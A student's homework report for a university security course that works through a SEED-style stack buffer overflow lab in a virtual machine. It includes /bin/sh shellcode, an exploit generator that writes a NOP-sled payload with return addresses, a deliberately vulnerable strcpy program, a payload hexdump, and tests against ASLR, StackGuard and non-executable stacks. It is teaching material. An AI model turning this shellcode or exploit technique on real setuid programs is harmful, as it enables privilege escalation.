Cody Williams
CSCE 465
09/18/19


Homework 2 report

2.1 Initial setup


Address space randomization:

```
Password:
root@VM:/home/seed# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed#
```


The StackGuard Protection Scheme:



Non-Executable Stack:




Configuring bin/sh for Ubuntu 16.04:




2.2 Task 0 : Running Shellcode

call_shellcode.c

```
#include <stdlib.h>
#include <stdio.h>

const char code[] =
  "\x31\xc0"
  "\x50"
  "\x68""//sh"
  "\x68""/bin"
  "\x89\xe3"
  "\x50"
  "\x53"
  "\x89\xe1"
  "\x99"
  "\xb0\x0b"
  "\xcd\x80"
;

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)( ))buf)( );
}
```



2.3 The vulnerable program



2.4 Task 1 Exploiting the Vulnerability

exploit.c code


```
//gets the SP helper function
//not sure if entire correct but it works in this implementation
unsigned long get_sp(void)
{
    __asm__("movl %esp,%eax");
}

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    memset(&buffer, 0x90, 517);

    // You need to fill the buffer with appropriate contents her
    char *bufptr;
    long stackaddr, *addptr;

    //reference for placing shell code at the end of the buffer
    int bufend = sizeof(buffer) - (sizeof(shellcode));

    //Pointer to start address of the ebuffer
    bufptr = buffer;
    addptr = (long*)(bufptr);

    //set return address somewhere in the no-opsled
    // This offset value was determined to be 200 after testing and a
    stackaddr = get_sp()+200;

    //place return address an arbitrary number of times into the buff
    for (int i = 0; i < 10; i++)
      *(addptr++) = stackaddr;

    //Fill the end of buffer with shellcode
    for (int i = 0; i < sizeof(shellcode); i++)
      buffer[bufend + i] = shellcode[i];

    //Save the contents to the file "badfile"
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

stack.c code

stack.c exploit.c

```
//stack.c
//This program has a buffer overflow vulnerability.
//Our task is to exploit this vulnerability

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)

{
    char buffer[18];

    //The following statement has a buffer overflow prob
    strcpy(buffer, str);
    return 1;
}


int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

Compilation and Proof of Functionality




Explanation:

Explanation for Task 2.4

→ In my implementation of exploit.c, I used a helper function that I found from online Research to help find the appropriate Address for Coding
  → This function, get_sp(void) looked for the instructions "movl %esp, %eax" which was known to be near the desired memory location
  → On my machine the memory location that ended up working was 0xbfffeb68 + 200

→ At the end of buffer Construction, my buffer resembled the following Construction



→ This buffer was written to Badfile and Resembled the following...

```
00000010: 30eb ffbf 30eb ffbf 30eb ffbf 30eb ffbf  0...0...0...0...
00000020: 30eb ffbf 30eb ffbf 9090 9090 9090 9090  0...0...........
00000030: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000040: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000050: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000060: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000070: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000080: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000090: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000a0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000b0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000c0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000d0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000e0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000f0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000100: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000110: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000120: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000130: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000140: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000150: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000160: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000170: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000180: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000190: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000001a0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000001b0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000001c0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000001d0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000001e0: 9090 9090 9090 9090 9090 9090 31c0 5068  ............1.Ph
000001f0: 2f2f 7368 682f 6269 6e89 e350 5389 e199  //shh/bin..PS...
00000200: b00b cd80 00                             .....
[09/24/19]seed@VM:~/Desktop$
```


Firefox Web Browser

→ Return Addresses

→ No-op Sled


→ Shellcode

Changing to the rood user ID




2.5 Task 2 Defeating dash's countermeasure


Changing /bin/sh so it points back to /bin/dash




Running dash_shell_test.c
with setuid(0) commented: The UID is seed. The shell produced is not a true root shell with root privileges



with setuid(0) uncommented: The UID is root. The shell produced as a result of execution is a root shell with true root privileges.




Adding specified shellcode to exploit.c and attempting to exploit the vulnerable stack program : After adding the specified instructions to the exploit.c program (into a new file called (exploit_dash.c) the shell created upon execution of the vulnerability is a true root shell with uid = 0. This is not the case when the exploit.c program is run without the additional instructions.




2.6 Task 3 Address Randomization

Turning address randomization back on.




Attempting to run vulnerable stack a single time




Attempting to run stack multiple times using s h -c "while [1]; do ./stack; done;

- After letting the shell script attempt to execute the vulnerable stack for about 60 seconds, a shell was obtained. The shell was a seed shell because of the linkage to dash in the previous task and running the version of exploit.c that did not have the additional instruction to overcome the dash protection.
- In order to speed up the time taken to receive a shell when attempting to exploit stack with address randomization enabled, it would be beneficial to have a larger buffer and a larger no-op sled. With a larger no-op sled, the chances of forcing the vulnerable program to hit the range of no-op increases and the time taken to obtain a shell should, in theory, decrease.




2.7 Task 4: Stack Guard

Turning address randomization off again.



Recompiling stack program without stack guard and attempting to run exploit:

- After recompile without -fno-stack-protector and attempting to exploit the stack, the exploit no longer works
- In this trial of the exploit, the exploit fails to work because the stack protector is enables and aborts the execution with "*** stack smashing detected ***".



2.8 Task 5: Non-Executable Stack

Recompiling and attempting to exploit with non-executable stack

- When the program is compiled with a non-executable stack, the program will continuously return segfault errors
- This happens because the non-executable stack protection marks certain areas of the program's memory space as non-executable. In this case, the badfile code attempting to be executed lies in one of the memory areas that is designated as a non-executable, and therefore will not be able to be executed as part of an exploit. Although this is an effective measure against buffer overflow attacks, the stack is still vulnerable to attack such as "return to libc" that attack the stack directly.